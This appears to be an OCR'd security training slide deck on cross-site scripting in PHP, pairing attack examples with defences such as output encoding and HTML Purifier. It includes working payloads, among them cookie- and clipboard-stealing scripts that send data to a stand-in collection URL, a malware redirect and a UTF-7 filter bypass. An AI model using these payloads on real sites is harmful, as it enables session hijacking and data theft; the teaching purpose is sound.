Part II

Cross Site Scripting (XSS)

SektionEins

What is Cross Site Scripting (XSS) (I)

„Cross-Site Scripting (XSS) is a computer security vulnerability in web applications, where information from one context, where it is not trusted, is injected into another context, where it is trusted. From this trusted context an attack can be started.“

translated from German Wikipedia

What is Cross Site Scripting (XSS) (II)

- Simple „Hello World“ application that directly outputs the user supplied URL parameter „name“

```
<?php
  echo “Hello “,$_GET[‘name‘],“!!!\n“;
?>
```

- Called as index.php?name=World this results in

```
Hello World!!!
```

What is Cross Site Scripting (XSS) (II)

- What happens when called like this?

```
index.php?name=<script>alert(/XSS/);</script>
```

- Browser get the following string as HTML


```
Hello <script>alert(/XSS/);</script>!!!
```


SektionEins

What is Cross Site Scripting (XSS) (III)

- Browser executes the embedded JavaScript

```
Hello <script>alert(/XSS/);</script>!!!
```



SektionEins

What is Cross Site Scripting (XSS) (IV)

- XSS is most common injection vulnerability
- direct output of user input allows injection of arbitrary content into a website
  - HTML tags (B, IMG, A)
  - active content (JavaScript / Adobe Flash)
- bypasses zone-/domain security models of browsers (same origin policy)

Cross Site Scripting (XSS) Typs

There are three different types of XSS

- reflective XSS
- persistent XSS
- DOM based XSS

SektionEins

Reflective XSS

- simplest form of XSS
- user input is read from the request parameters and written directly into the output
- included malicious code is executed within the browser

- victim's browser has to execute the XSS triggering request itself
  - auto - by JavaScript on an unrelated page / or in a (I)FRAMEs
  - manual - by clicking an obfuscated link

Persistent XSS (I)

- stored / permanent XSS
- user input is read from a request and stored in raw form
  - Database
  - File
  - ...
- example: comments in a blog

```
Great Website<script src="http://xss.xss/xss.js"></script>!!!
```


SektionEins

Persistent XSS (II)

- victim's browser visits a website
- stored user input is read from database and directly written into the output
- embedded malicious code is executed within victim's browser

SektionEins

DOM based XSS

- is similar to „reflective XSS“
- but server doesn‘t play a role
- fault is within client-side JavaScript code
- usually triggered by working with URL parameters/URL anchors in JavaScript
    - XSS caused by output in HTML context
    - XSS caused by evaluating - JS eval() injection
- victim‘s browser must execute the XSS request itself

SektionEins

XSS Dangers

- displaying popups
- redirect (e.g. malware)
- modification of text and images (defacement)
- manipulation of client side application logic
- theft of clipboard, cookies, passwords, ...
- XSS traverses firewalls - browser remote control

XSS: displaying popups

- most commonly used for diagnose and demonstration of XSS problems
- harmless user shocker
- just uses the JavaScript alert() function

```
<script>
   alert(“XSS problem“);
</script>
```

XSS: Redirection

- used by spammers and the malware industry
- harmless if redirect for advertisement purposes
- dangerous if redirected to malware / exploits

- just modifies document.location

```
<script>
   document.location = “http://www.example.com/malware“;
</script>
```

XSS: Manipulation of Text and Images

- usually used by defacers, spammers and for malware distribution
- modify existing HTML tags
- or inject new HTML tags

```
<script>
    tags = "<img src='http://example.com/ruecktritt.jpg' />";
    tags = tags + "<a href='http://example.com/malware'>";
    tags = tags + "Download full report</a>";
    document.write(tags);
</script>
```


SektionEins

XSS: Cookie Theft

- allows theft of authentication information or session identifiers stored in the cookie
- doesn't work with httpOnly cookies
- just sends document.cookie to the attacker

```
<script>
    tags = "<img src='http://example.com/collect.php?data=";
    tags = tags + escape(document.cookie) + "'>";
    document.write(tags);
</script>
```

XSS: Clipboard Theft

- allows theft of sensitive data from user's clipboard
- uses clipboardData object to access clipboard in Internet Explorer
- triggers a security question since Internet Explorer 7

```
<script>
    myClipboard = clipboardData.getData("Text");
    tags = "<img src='http://example.com/collect.php?data=";
    tags = tags + escape(myClipboard) + "'>";
    document.write(tags);
</script>
```


SektionEins

XSS: Theft of sensitive Data

- allows theft of sensitive data displayed by a web application (e.g. credit card information)
- same-origin-policy allows access to any place on the same domain
- other pages with sensitive data can be read with XMLHttpRequest and their content can be send anywhere

SektionEins

XSS: Theft of Passwords (I)

- Mozilla Firefox comes with a password safe
- known password are filled into form fields after page is fully loaded
- with XSS attacks passwords can be stolen

XSS: Theft of Passwords (II)

XSS Payload

- creates an IFRAME containing the login
- waits until Firefox fills in the login data
- reads login data
- and sends it to the attacker

XSS: Theft of Passwords (III)

- prevent storage = prevent theft
- form fields with dynamic names prevent storage in Firefox's password safe

```
<form>
  <?php $key = md5(uniqid(microtime(), true)); ?>

  <input type="text" name="username[<?php echo $key;?>]">
  <input type="password" name="password[<?php echo $key;?>]">
  <input type="hidden" name="key" value="<?php echo $key;?>">
  <input type="submit">

</form>
```


SektionEins

XSS: Theft of Passwords (IV)

- Accessing the dynamic form fields

```
<?php
    $key  = $_POST['key'];
    $user = $_POST['user'][$key];
    $pass = $_POST['password'][$key];

?>
```


SektionEins

XSS: Manipulating client-side application logic (I)

Example: Attacking an internet banking application

- attacker injects malicious code via a persistent XSS into the internet banking application
    - e.g. form field „reason for transfer“ in bank transfer form
- customer session gets infected by incoming bank transfer with malicious payload
- payload hooks into all HTML forms and their transmission
    - e.g. onSubmit eventhandler

SektionEins

XSS: Manipulating client-side application logic (II)

- customer wants to pay a bill
  - opens the bank transfer form
  - sends the form
- JavaScript payload is activated and replaces destination bank account and amount with own values and sends the form in the background
- Internet banking application asks for an ITAN number authorizing this transfer

SektionEins

XSS: Manipulating client-side application logic (III)

- Payload replaces bank account and amount with the wanted ones before displaying the ITAN question
- Customer compares ITAN transfer data with his wish and enters ITAN into the HTML form
- Payload grabs ITAN and confirms the manipulated form with it in the background

SektionEins

XSS: Firewall Bypass (I)

- interesting targets are behind firewalls
- firewalls are often very restrictive
- direct attacks against people behind a firewalls are not possible
- XSS vulnerabilities allow traversing the firewall

SektionEins

XSS: Firewall Bypass (II)

- Victim pulls payload on his own through the firewall with his browser
- JavaScript is executed within the firewall in the browser
- Victim's browser can access internal systems
- so XSS payload can do this, too

XSS: Firewall Bypass (III)

- JavaScript can send requests into the intranet
- reading thanks to same-origin-policy not possible
- by injecting Adobe Flash files wrongly configured crossdomain.xml files can be abused
- allows intranet port-scanning or intranet exploitation

SektionEins

Different HTML contexts

- outside of HTML tags
- within HTML tags
- within URL HTML tag attributes
- in stylesheet attributes/tags
- in JavaScript / JavaScript strings

SektionEins

XSS: Injection outside of HTML Tags (I)

- raw user input is inserted between HTML tags

```
<body>
    Hello <?php echo $_GET['name']; ?>!!!
</body>
```

- injection of new HTML tags

```
<body>
    Hello <script>...</script>!!!
</body>
```


SektionEins

XSS: Injection outside of HTML Tags (II)

- filterfunction strip_tags() remove HTML tags

```
<body>
    Hello <?php echo strip_tags($_GET[‘name‘]); ?>!!!
</body>
```

- in the output all <script> tags are removed

```
<body>
    Hello ...!!!
</body>
```


SektionEins

XSS: Injection outside of HTML Tags (III)

- the encoding-function htmlspecialchars() encodes some special characters into HTML entities

  converted are the characters " < > & and optionally '

```
<body>
   Hello <?php echo htmlspecialchars($_GET['name']); ?>!!!
</body>
```

- in the output the <script> tags disarmed

```
<body>
   Hello &lt;script&gt;...&lt;/script&gt;!!!
</body>
```


SektionEins

XSS: Injection outside of HTML Tags (IV)

- the encoding-function htmlentities() encodes all characters that have a HTML entity representation

```
<body>
   Hello <?php echo htmlentities($_GET[‘name‘]); ?>!!!
</body>
```

- in the output all <script> tags are disarmed

```
<body>
   Hello &lt;script&gt;...&lt;/script&gt;!!!
</body>
```


SektionEins

XSS: Injection within HTML Tags (I)

- raw user input is inserted within a HTML tag attribute

```
<img src=a.jpg title=<?php echo $_GET[‘a‘]; ?>>
<img src=‘b.jpg‘ title=‘<?php echo $_GET[‘b‘]; ?>‘>
<img src=“c.jpg“ title=“<?php echo $_GET[‘c‘]; ?>“>
```

- injection with e.g. an event-handler

```
<img src=a.jpg title=x onmouseover=... >
<img src=‘b.jpg‘ title=‘x‘ onmouseover=... >
<img src=“c.jpg“ title=“x“ onmouseover=... >
```


SektionEins

XSS: Injection within HTML Tags (II)

- encoding-functions do not protect at all in case of non standard HTML

```
<img src=a.jpg title=<?php echo htmlentities($_GET[‘a‘]); ?>>
```

- injection always possible because no quotes are used around attribute values

```
<img src=a.jpg title=x onmouseover=... >
```


SektionEins

XSS: Injection within HTML Tags (III)

- HTML attribute-values should be within double quotes
- use encoding-functions as protection and encode the appropriate quotes

```
<img src="a.jpg"
 title="<?php echo htmlentities($_GET['a'], ENT_QUOTES); ?>">
```

- injection is no longer possible because breaking out of the attribute value context is not possible anymore

```
<img src=a.jpg title="x&quot; onmouseover=... ">
```


SektionEins

XSS: Injection within URL Attributes (I)

- raw URLs is inserted into HTML tag URL attributes

```
<img src="<?php echo $_GET['a']; ?>">
<a href="<?php echo $_GET['b']; ?>">Here</a>
```

- injection of e.g. javascript: URLs

```
<img src="javascript:alert(123);">
<a href="javascript:alert(123);">Here</a>
```


SektionEins

XSS: Injection within URL Attributes (II)

- to secure the output encoding-functions must be used, but they are not sufficient
- XSS problem is not the possiblity to break out of the attribute value, but the URL type - javascript:
- input filter should use a whitelist of allowed URL types

SektionEins

XSS: Injection within URL Attributes (III)

```
<?php
  $url_a = $_GET[‘a‘];
  $url_b = $_GET[‘b‘];

  if (stripos($url_a, “http://“) !== 0) {
    $url_a = “/images/empty.png“;
  }
  if (stripos($url_b, “http://“) !== 0) {
    $url_b = “/index.php“;
  }
?>

<img src=“<?php echo htmlentities($url_a, ENT_QUOTES);?>“>
<a href=“<?php echo htmlentities($url_b, ENT_QUOTES);?>“>Hier</a>
```


SektionEins

XSS: Injection in Stylesheet Attributes/Tags (I)

- raw user input is inserted into stylesheet information

```
<style>
  a { color: <?php echo $_GET['color']; ?>; }
</style>
```

- injected are Internet Explorer expressions, JavaScript URLs or Mozilla's -moz-binding

```
<style>
  a { color: expression(alert(/XSS/)); }
</style>
```


SektionEins

XSS: Injection in Stylesheet Attributes/Tags (II)

- strict input filtering before inserting user input into stylesheet information

```
<style>
  a { color:
      <?php
        $color = $_GET[‘color‘];
      if (!preg_match(“/^#[0-9a-f]{6,6}$/i“, $color)) {
        $color = ‘#000000‘;
      }
      echo $color;
    ?>; }
</style>
```

- when writing user input into HTML tag style attributes encoding-functions must be used additionally

SektionEins

XSS: Injection in JavaScript/JavaScript Strings (I)

- raw user input is inserted into JavaScript

```
<script>
  var str = "name: <?php echo $_GET['name']; ?>;";
  document.write(myVar[<?php echo $_GET['idx']; ?>]);
  alert(str);
</script>
```

- injection is normal JavaScript

```
<script>
  var str = "name: "; alert("XSS");//;";
  document.write(myVar[0]); alert("XSS2");//]);
  alert(str);
</script>
```


SektionEins

XSS: Injection in JavaScript/JavaScript Strings (II)

- user input should be processed by addcslashes() before they are inserted into JavaScript strings
- user input that is written directly into JavaScript must be safeguarded by whitelists

```
<?php
    $idx = (int)$_GET[‘idx‘];
    if ($idx < 0 || $idx > 5) die(“Invalid Input!!!“);
?>
<script>
  var str = “name: “;
  str = str + “<?php echo addcslashes($_GET[‘name‘],
                                     "\0..\37\\'\"\177..\377\/"); ?>“;
  document.write(myVar[<?php echo $idx;?>]);
  alert(str);
</script>
```


SektionEins

XSS and Character Encoding (I)

- when user input is encoded into HTML entities the character encoding must be taken into account
- encoding with the wrong character encoding leads to wrong HTML entities and errors in the output

- wrong character encoding can lead to security problems

```
htmlentities($input, ENT_QUOTES, “utf-8“);

// ATTENTION: PHP doesn‘t know all character encodings
```


SektionEins

XSS and Character Encoding (II) - UTF-7 Attack

- UTF-7 is not supported by htmlentities()
- UTF-7 XSS payload passes htmlentities() unencoded, because no characters are used that have a HTML entity representation
  - `+ADw-script+AD4-alert(document.location)+ADw-/script+AD4-`
- UTF-7 isn't used in the word wide web
  - Internet Explorer and Firefox both support the encoding

SektionEins

XSS and Character Encoding (III) - UTF-7 Attack

- when a webpage is delivered without a character encoding or with a wrong encoding
  - in the Content-Type HTTP header
  - in an HTML META tag
- then the auto-detection of browsers kicks in
- Internet Explorer analyses the first 4096 bytes
- when enough UTF-7 characters are within a page the page will be parsed as UTF-7 and leads to the execution of the UTF-7 JavaScript payloads

Allowing HTML but disallowing XSS (I)

- all previous solutions allow plain text only but no markup
- in the days of user-generated-content this is outdated
- goal is to allow text markup without allowing XSS

SektionEins

Allowing HTML but disallowing XSS (II)

- strip_tags() with „allowed“ parameter is no solution

```
<?php
  echo strip_tags($_POST['content'], "<a><img><b>");
?>
```

- will only allow <a> <img> and <b> tags
- filters no attributes, XSS is still possible

```
<img src="nonexistant" onerror="alert('XSS');">
```


SektionEins

Allowing HTML but disallowing XSS (III)

Working approaches

- BBCode
- Blacklisting HTML filter
- Whitelisting HTML filter

SektionEins

BBCode

- Pseudo Markup
- tags similar to HTML
- [ ] instead of < >
- easier to learn than HTML
- will be converted to HTML during output

SektionEins

BBCode - PEAR HTML_BBCodeParser (I)

```
<?php
  require_once(“HTML/BBCodeParser.php“);

  $parser = new HTML_BBCodeParser();
  $parser->setText($_POST[“message“]);
  $parser->parse();

  echo $parser->getParsed();
?>
```


SektionEins

BBCode - PEAR HTML_BBCodeParser (II)

- BBCode

```
This String is [b]bold[/b] and [u]underlined[/u]
and [i]italic[/i]
```

- XHTML

```
This String is <strong>bold</strong> and
<u>underlined</u> and <em>italic</em>
```


SektionEins

Blacklisting HTML Filter

- tries to find and removes recognized XSS attacks in the user input
- can only detect known XSS attack patterns
- will fail with new attack patterns
- Library - safehtml

SektionEins

Blacklisting HTML Filter - safehtml

- use of safehtml is not recommended
- safehtml is not developed anymore
- latest version of safehtml contains bypass holes
  - ➡ UTF-7 decoder + NUL bytes

SektionEins

Blacklisting HTML Filter - safehtml

```
<?php
  define(“XML_HTMLSax3“, “/usr/local/lib/php/XML/“);
  require_once(“safehtml/classes/safehtml.php“);

  $parser = new safehtml();

  echo $parser->parse($_POST[“message“]);
?>
```

Whitelisting HTML Filter

- decomposed user input into parts
- reconstructs a new HTML document that contains only allowed tags / attributes / URLs
- more secure than blackbox HTML filters, because only known secure tags / attributes / URLs are permitted
- development complicated and error-prone
- Library - HTML Purifier

Whitelisting HTML Filter - HTML Purifier

```
<?php
 require_once(“HTMLPurifier.auto.php“);

 $config = HTMLPurifier_Config::createDefault();
 $config->set(‘URI‘, ‘HostBlacklist‘, array(‘google.com‘));
 $config->set(‘HTML‘, ‘AllowedElements‘, array(‘a‘,‘img‘,‘div‘));
 $config->set(‘HTML‘, ‘AllowedAttributes‘,
                 array(‘a.href‘,‘img.src‘,‘div.align‘,‘*.class‘));

 $purifier = new HTMLPurifier($config);

 echo $purifier->purify($_POST[“message“]);
?>
```


SektionEins

Questions ?

SektionEins